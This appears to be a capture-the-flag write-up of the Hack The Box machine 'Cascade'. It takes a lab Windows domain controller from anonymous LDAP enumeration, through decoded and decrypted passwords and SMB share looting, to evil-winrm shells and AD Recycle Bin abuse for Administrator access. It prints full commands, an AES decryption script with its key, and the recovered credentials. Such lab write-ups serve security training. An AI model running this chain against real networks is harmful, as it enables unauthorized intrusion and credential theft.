

Hack The Box — Cascade

1. Machine Information

- **Target IP:** 10.129.19.126
 - **Machine Name:** Cascade
 - **Difficulty:** Medium
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → LDAP anonymous bind → User enumeration → Credential discovery → SMB share → VNC password → WinRM (s.smith) → Audit DB → AES decrypt → ArkSvc → AD Recycle Bin → Admin → Root

3. Tools Used

- nmap
 - ldapsearch
 - kerbrute
 - smbclient
 - sqlite3
 - evil-winrm
 - python
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.126
```

Findings

- 389 → LDAP

- 445 → SMB
- 5985 → WinRM
- Domain: cascade.local

Why It Matters

- LDAP → user enumeration
- SMB → file shares
- WinRM → remote shell

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Cascade]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.19.126
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 20:06 +0530
Nmap scan report for 10.129.19.126
Host is up (0.32s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-12 14:35:59Z)
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp    open  ldap           Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?  Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
636/tcp    open  tcpwrapped
3268/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp  open  msrpc          Microsoft Windows RPC
49167/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|_  date: 2026-04-12T14:36:57
|_  start_date: 2026-04-12T14:30:55
| smb2-security-mode:
|_  2.1:
```

5. Enumeration

Step 1 — LDAP Anonymous Bind

Command

ldapsearch -x -H ldap://10.129.19.126 -b "dc=cascade,dc=local"

Result

- Anonymous LDAP allowed

Why Important

- Direct data extraction without credentials

Screenshot 2 — LDAP Dump

```
(abhay@Kali)~[/Desktop/Cascade]
$ ldapsearch -x -H ldap://10.129.19.126 -b "dc=cascade,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=cascade,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20260412143045.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 344149
name: cascade
objectGUID:: BEPTb7rgSEuSvojkxZJmOA==
creationTime: 134204778450720238
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -9223372036854775808
```

Step 2 — Extract Usernames

```
ldapsearch -x -H ldap://10.129.19.126 -b "DC=cascade,DC=local" "(objectClass=user)"
sAMAccountName | grep sAMAccountName | awk '{print $2}' > username.txt
```

Step 3 — Validate Users

```
kerbrute userenum -d cascade.local --dc 10.129.19.126 username.txt
```

Result

- Multiple valid users

Screenshot 3 — User Enumeration

```

(abhay@Kali)-[~/Desktop/Cascade]
$ kerbrute userenum -d cascade.local --dc 10.129.19.126 username.txt

          .-.-.-.-.-.
         /_/_/_/_/_/_\
        /_/_/_/_/_/_\
       /_/_/_/_/_/_\
      /_/_/_/_/_/_\
     /_/_/_/_/_/_\
    /_/_/_/_/_/_\
   /_/_/_/_/_/_\
  /_/_/_/_/_/_\
 /_/_/_/_/_/_\
/_/_/_/_/_/_\

Version: v1.0.3 (9dad6e1) - 04/12/26 - Ronnie Flathers @ropnop

2026/04/12 20:24:15 > Using KDC(s):
2026/04/12 20:24:15 > 10.129.19.126:88

2026/04/12 20:24:20 > [+] VALID USERNAME:      r.thompson@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      s.smith@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      arksvc@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      j.wakefield@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      util@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      CASC-DC1$@cascade.local
2026/04/12 20:24:20 > [+] VALID USERNAME:      s.hickson@cascade.local
2026/04/12 20:24:21 > [+] VALID USERNAME:      j.goodhand@cascade.local
2026/04/12 20:24:26 > [+] VALID USERNAME:      d.burman@cascade.local
2026/04/12 20:24:26 > [+] VALID USERNAME:      BackupSvc@cascade.local
2026/04/12 20:24:26 > [+] VALID USERNAME:      j.allen@cascade.local
2026/04/12 20:24:26 > [+] VALID USERNAME:      a.turnbull@cascade.local
2026/04/12 20:24:26 > Done! Tested 17 usernames (12 valid) in 11.357 seconds

```

Step 4 — Extract Credentials from LDAP

ldapsearch -x -H ldap://10.129.19.126 -b "DC=cascade,DC=local" "(sAMAccountName=r.thompson)"

Result

password: clk0bjVldmE=

Why Important

- Encoded credential discovered

Screenshot 4 — LDAP Credential

```
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBjA=
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAMvuhxgsd8Uf1yHJFVQAAA=
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=

# search reference
ref: ldap://ForestDnsZones.cascade.local/DC=ForestDnsZones,DC=cascade,DC=local

# search reference
ref: ldap://DomainDnsZones.cascade.local/DC=DomainDnsZones,DC=cascade,DC=local

# search reference
```


Step 5 — Decode Password

echo clk0bjVldmE= | base64 -d

Result

rY4n5eva

Screenshot 5 — Decoded Password



```
(abhay@Kali)-[~/Desktop/Cascade]
$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
```

6. Exploitation

Step 6 — SMB Access

smbclient -U r.thompson -L //10.129.19.126

Result

- Access to Data share

Screenshot 6 — SMB Shares

```
(abhay@Kali)-[~/Desktop/Cascade]
$ smbclient -U r.thompson -L //10.129.19.126
Password for [WORKGROUP\r.thompson]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
Audit\$	Disk	
C\$	Disk	Default share
Data	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
print\$	Disk	Printer Drivers
SYSVOL	Disk	Logon server share

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.19.126 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Step 7 — Download Files

```
smbclient -U r.thompson //10.129.19.126/Data
```

```
RECURSE ON
```

```
PROMPT OFF
```

```
mget *
```

Screenshot 7 — Downloaded Files

```
(abhay@Kali)-[~/Desktop/Cascade]
$ smbclient -U r.thompson //10.129.19.126/Data
Password for [WORKGROUP\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> timeout 100000
io.timeout per operation is now 100000
smb: \> mget *
NT_STATUS_ACCESS_DENIED listing \Contractors\*
NT_STATUS_ACCESS_DENIED listing \Finance\*
NT_STATUS_ACCESS_DENIED listing \Production\*
NT_STATUS_ACCESS_DENIED listing \Temps\*
getting file \IT\Email Archives\Meeting_Notes_June_2018.html of size 2522 as IT/Email Archives/Meeting_Notes_June_2018.html (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Logs\Ark AD Recycle Bin\ArkAdRecycleBin.log of size 1303 as IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log (0.9 KiloBytes/sec) (average 1.4 KiloBytes/sec)
getting file \IT\Logs\DCs\dcdiag.log of size 5967 as IT/Logs/DCs/dcdiag.log (3.0 KiloBytes/sec) (average 2.1 KiloBytes/sec)
getting file \IT\Temp\s.smith\VNC Install.reg of size 2680 as IT/Temp/s.smith/VNC Install.reg (2.0 KiloBytes/sec) (average 2.1 KiloBytes/sec)
smb: \>
```

Step 8 — Extract Temp Credentials

```
cat "IT/Email Archives/Meeting_Notes_June_2018.html"
```

Result

- TempAdmin uses same password as admin

Screenshot 8 — Email Leak

```
<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span style='mso-bidi-font-family:Calibri;color:black'>Subject:<span style='mso-tab-count:1'>***** </span></span></b><span style='mso-bidi-font-family:Calibri;color:black'>Meeting Notes<o:p></o:p></span></p>

<p><o:p>&nbsp;</o:p></p>

<p>For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p>— New production network will be going live on Wednesday so keep an eye out for any issues. </p>

<p>— We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password). </p>

<p>— The winner of the ♦Best GPO♦ competition will be announced on Friday so get your submissions in soon.</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p class=MsoNormal>Steve</p>
```

Step 9 — Extract VNC Password

```
cat "IT/Temp/s.smith/VNC Install.reg"
```

Result

Password hex: 6b,cf,2a,4b,6e,5a,ca,0f

Screenshot 9 — VNC Registry

```
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
```


Step 10 — Decrypt VNC Password

- Tool used: online VNC decryptor

Result

sT333ve2

Screenshot 10 — Decrypted Password



Step 11 — WinRM Access (s.smith)

```
evil-winrm -i 10.129.19.126 -u s.smith -p sT333ve2
```

Result

User: s.smith

Screenshot 11 — Shell Access

```
(abhay@Kali)~[~/Desktop/Cascade]
$ evil-winrm -i 10.129.19.126 -u s.smith -p sT333ve2
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

7. Shell Access

- User: s.smith

8. Post-Exploitation

Step 12 — Enumerate Shares

```
smbclient -U s.smith -L //10.129.19.126
```

Result

- Access to NETLOGON

Screenshot 12 — SMB Shares


```
(abhay@Kali)-[~/Desktop/Cascade]
$ smbclient -U s.smith -L //10.129.19.126
Password for [WORKGROUP\s.smith]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
Audit\$	Disk	
C\$	Disk	Default share
Data	Disk	
IPC\$	IPC	Remote IPC
NETLOGON	Disk	Logon server share
print\$	Disk	Printer Drivers
SYSVOL	Disk	Logon server share

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.19.126 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Step 13 — Download Script

```
smbclient -U s.smith //10.129.19.126/NETLOGON
```

```
mget *
```

Screenshot 13 — NETLOGON Files

```
(abhay@Kali)-[~/Desktop/Cascade/smith]
$ smbclient -U s.smith //10.129.19.126/NETLOGON
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> timeout 100000
io_timeout per operation is now 100000
smb: \> mget *
getting file \MapAuditDrive.vbs of size 258 as MapAuditDrive.vbs (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \MapDataDrive.vbs of size 255 as MapDataDrive.vbs (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

Step 14 — Analyze Script

```
cat MapAuditDrive.vbs
```

Result

```
\\CASC-DC1\Audit$
```

Why Important

- Hidden share discovered

Screenshot 14 — Script Analysis

```
(abhay@Kali)-[~/Desktop/Cascade/smith]
$ cat MapAuditDrive.vbs
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

Step 15 — Access Audit Share

smbclient -U s.smith //10.129.19.126/Audit\$

mget *

Screenshot 15 — Audit Share

```
(abhay@Kali)-[~/Desktop/Cascade/smith]
$ smbclient -U s.smith //10.129.19.126/Audit$
Password for [WORKGROUP\s.smith]:
Try "help" to get a list of possible commands.
smb: \> RECURSE ON
smb: \> PROMPT OFF
smb: \> timeout 100000
io.timeout per operation is now 100000
smb: \> mget *
getting file \CascAudit.exe of size 13312 as CascAudit.exe (7.2 KiloBytes/sec) (average 7.2 KiloBytes/sec)
getting file \CascCrypto.dll of size 12288 as CascCrypto.dll (9.5 KiloBytes/sec) (average 8.1 KiloBytes/sec)
getting file \RunAudit.bat of size 45 as RunAudit.bat (0.0 KiloBytes/sec) (average 4.7 KiloBytes/sec)
getting file \System.Data.SQLite.dll of size 363520 as System.Data.SQLite.dll (20.7 KiloBytes/sec) (average 16.9 KiloBytes/sec)
getting file \System.Data.SQLite.EF6.dll of size 186880 as System.Data.SQLite.EF6.dll (25.7 KiloBytes/sec) (average 19.0 KiloBytes/sec)
```

Step 16 — Analyze Database

sqlite3 DB/Audit.db

.dump

Result

ArkSvc : BQO5l5Kj9MdErXx6Q6AGOW==

Screenshot 16 — DB File

```
(abhay@Kali)-[~/Desktop/Cascade/smith]
$ tree -L 5
.
├── CascAudit.exe
├── CascCrypto.dll
├── DB
│   └── Audit.db
├── MapAuditDrive.vbs
├── MapDataDrive.vbs
├── RunAudit.bat
├── System.Data.SQLite.dll
├── System.Data.SQLite.EF6.dll
├── x64
│   └── SQLite.Interop.dll
├── x86
│   └── SQLite.Interop.dll
└── 4 directories, 10 files
```

Screenshot 17 — DB Dump

```
CREATE TABLE IF NOT EXISTS "Ldap" (
    "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
    "uname" TEXT,
    "pwd" TEXT,
    "domain" TEXT
);
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MderXx6Q6AGOW==','cascade.local');
CREATE TABLE IF NOT EXISTS "Misc" (
    "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
    "Ext1" TEXT,
    "Ext2" TEXT
);
CREATE TABLE IF NOT EXISTS "DeletedUserAudit" (
    "Id" INTEGER PRIMARY KEY AUTOINCREMENT,
    "Username" TEXT,
    "Name" TEXT,
    "DistinguishedName" TEXT
);
INSERT INTO DeletedUserAudit VALUES(6,'test',replace('Test\nDEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d','\n',char(10)), 'CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(7,'deleted',replace('deleted guy\nDEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef','\n',char(10)), 'CN=deleted guy\0ADEL:8cfe6d14-caba-4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(9,'TempAdmin',replace('TempAdmin\nDEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a','\n',char(10)), 'CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local');
```

Step 17 — Decrypt AES Password

```
import pyaes

from base64 import b64decode

key = b"c4scadek3y654321"

iv = b"1tdyjCbY1lx49842"

aes = pyaes.AESModeOfOperationCBC(key, iv = iv)

decrypted = aes.decrypt(b64decode('BQO5l5Kj9MderXx6Q6AGOW=='))

print(decrypted.decode())
```

Result

w3lc0meFr31nd

Step 18 — WinRM Access (ArkSvc)

evil-winrm -i 10.129.19.126 -u ArkSvc -p w3lc0meFr31nd

Screenshot 18 — ArkSvc Shell

```
(abhay@Kali)-[~/Desktop/Cascade/smith]
$ evil-winrm -i 10.129.19.126 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

9. Privilege Escalation

Enumeration

whoami /all

Result

- Member of AD Recycle Bin group

Screenshot 19 — Group Info

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /all

USER INFORMATION
-----
User Name      SID
-----
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users   Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
CASCADE\Data Share Alias      S-1-5-21-3332504370-1206983947-1165150453-1138 Mandatory group, Enabled by default, Enabled group, Local
Group
CASCADE\IT      Alias      S-1-5-21-3332504370-1206983947-1165150453-1113 Mandatory group, Enabled by default, Enabled group, Local
Group
CASCADE\AD Recycle Bin Alias      S-1-5-21-3332504370-1206983947-1165150453-1119 Mandatory group, Enabled by default, Enabled group, Local
Group
CASCADE\Remote Management Users Alias      S-1-5-21-3332504370-1206983947-1165150453-1126 Mandatory group, Enabled by default, Enabled group, Local
Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label      S-1-16-8448
```

Vulnerability Found

- Access to deleted AD objects
-

WHY IT WORKS

- Deleted objects retain attributes → may contain credentials

Step 19 — Enumerate Deleted Objects

Get-ADObject -ldapfilter "(&(isDeleted=TRUE))" -IncludeDeletedObjects

Get-ADObject -ldapfilter "(&(objectclass=user)(isDeleted=TRUE))" -IncludeDeletedObjects

Screenshot 20 — Deleted Objects

```
>Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -ldapfilter "(&(objectclass=user)(isDeleted=TRUE))" -IncludeDeletedObjects

Deleted                : True
DistinguishedName      : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
Name                   : CASC-WS1
                       DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
ObjectClass             : computer
ObjectGUID             : 6d97daa4-2e82-4946-a11e-f91fa18bfabe

Deleted                : True
DistinguishedName      : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
Name                   : TempAdmin
                       DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass             : user
ObjectGUID             : f0cc344d-31e0-4866-bceb-a842791ca059
```

Step 20 — Extract TempAdmin

Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)(isDeleted=TRUE))" -IncludeDeletedObjects -Properties *

Result

YmFDVDNyMWFOMDBkbGVz

Screenshot 21 — TempAdmin Data

```
>Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin) (isDeleted=TRUE))" -IncludeDeletedObjects -Properties *

accountExpires          : 9223372036854775807
badPasswordTime         : 0
badPwdCount             : 0
CanonicalName           : cascade.local/Deleted Objects/TempAdmin
                       DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd        : YmFDVDNyMWFOMDBkbGVz
CN                      : TempAdmin
                       DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                : 0
countryCode             : 0
Created                 : 1/27/2020 3:23:08 AM
createTimeStamp         : 1/27/2020 3:23:08 AM
Deleted                 : True
Description              :
DisplayName              : TempAdmin
DistinguishedName       : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dScorePropagationData   : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                : TempAdmin
instanceType            : 4
```

Step 21 — Decode Password

```
echo YmFDVDNyMWFOMDBkbGVz | base64 -d
```

Result

```
baCT3r1aN00dles
```

Step 22 — Admin Access

```
evil-winrm -i 10.129.19.126 -u Administrator -p baCT3r1aN00dles
```

Screenshot 22 — Admin Shell

```
(abhay@Kali)~[/Desktop/Cascade]
$ echo 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
baCT3r1aN00dles

(abhay@Kali)~[/Desktop/Cascade]
$ evil-winrm -i 10.129.19.126 -u Administrator -p baCT3r1aN00dles

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cascade\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

10. Flags

User Flag

```
type C:\Users\s.smith\Desktop\user.txt
```

Screenshot 23 — User Flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\s.smith\Desktop\user.txt
c7885b3e2463dc1cf7d047d78bafe220
```

Root Flag

```
type C:\Users\Administrator\Desktop\root.txt
```

Screenshot 24 — Root Flag

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
7070ebb50ab4ac57b008e885eada21b1
```

11. Conclusion

The attack leveraged anonymous LDAP access to extract credentials and pivot through SMB shares. Multiple credential leaks were chained together, culminating in AD Recycle Bin abuse to recover administrator credentials and achieve full domain compromise.
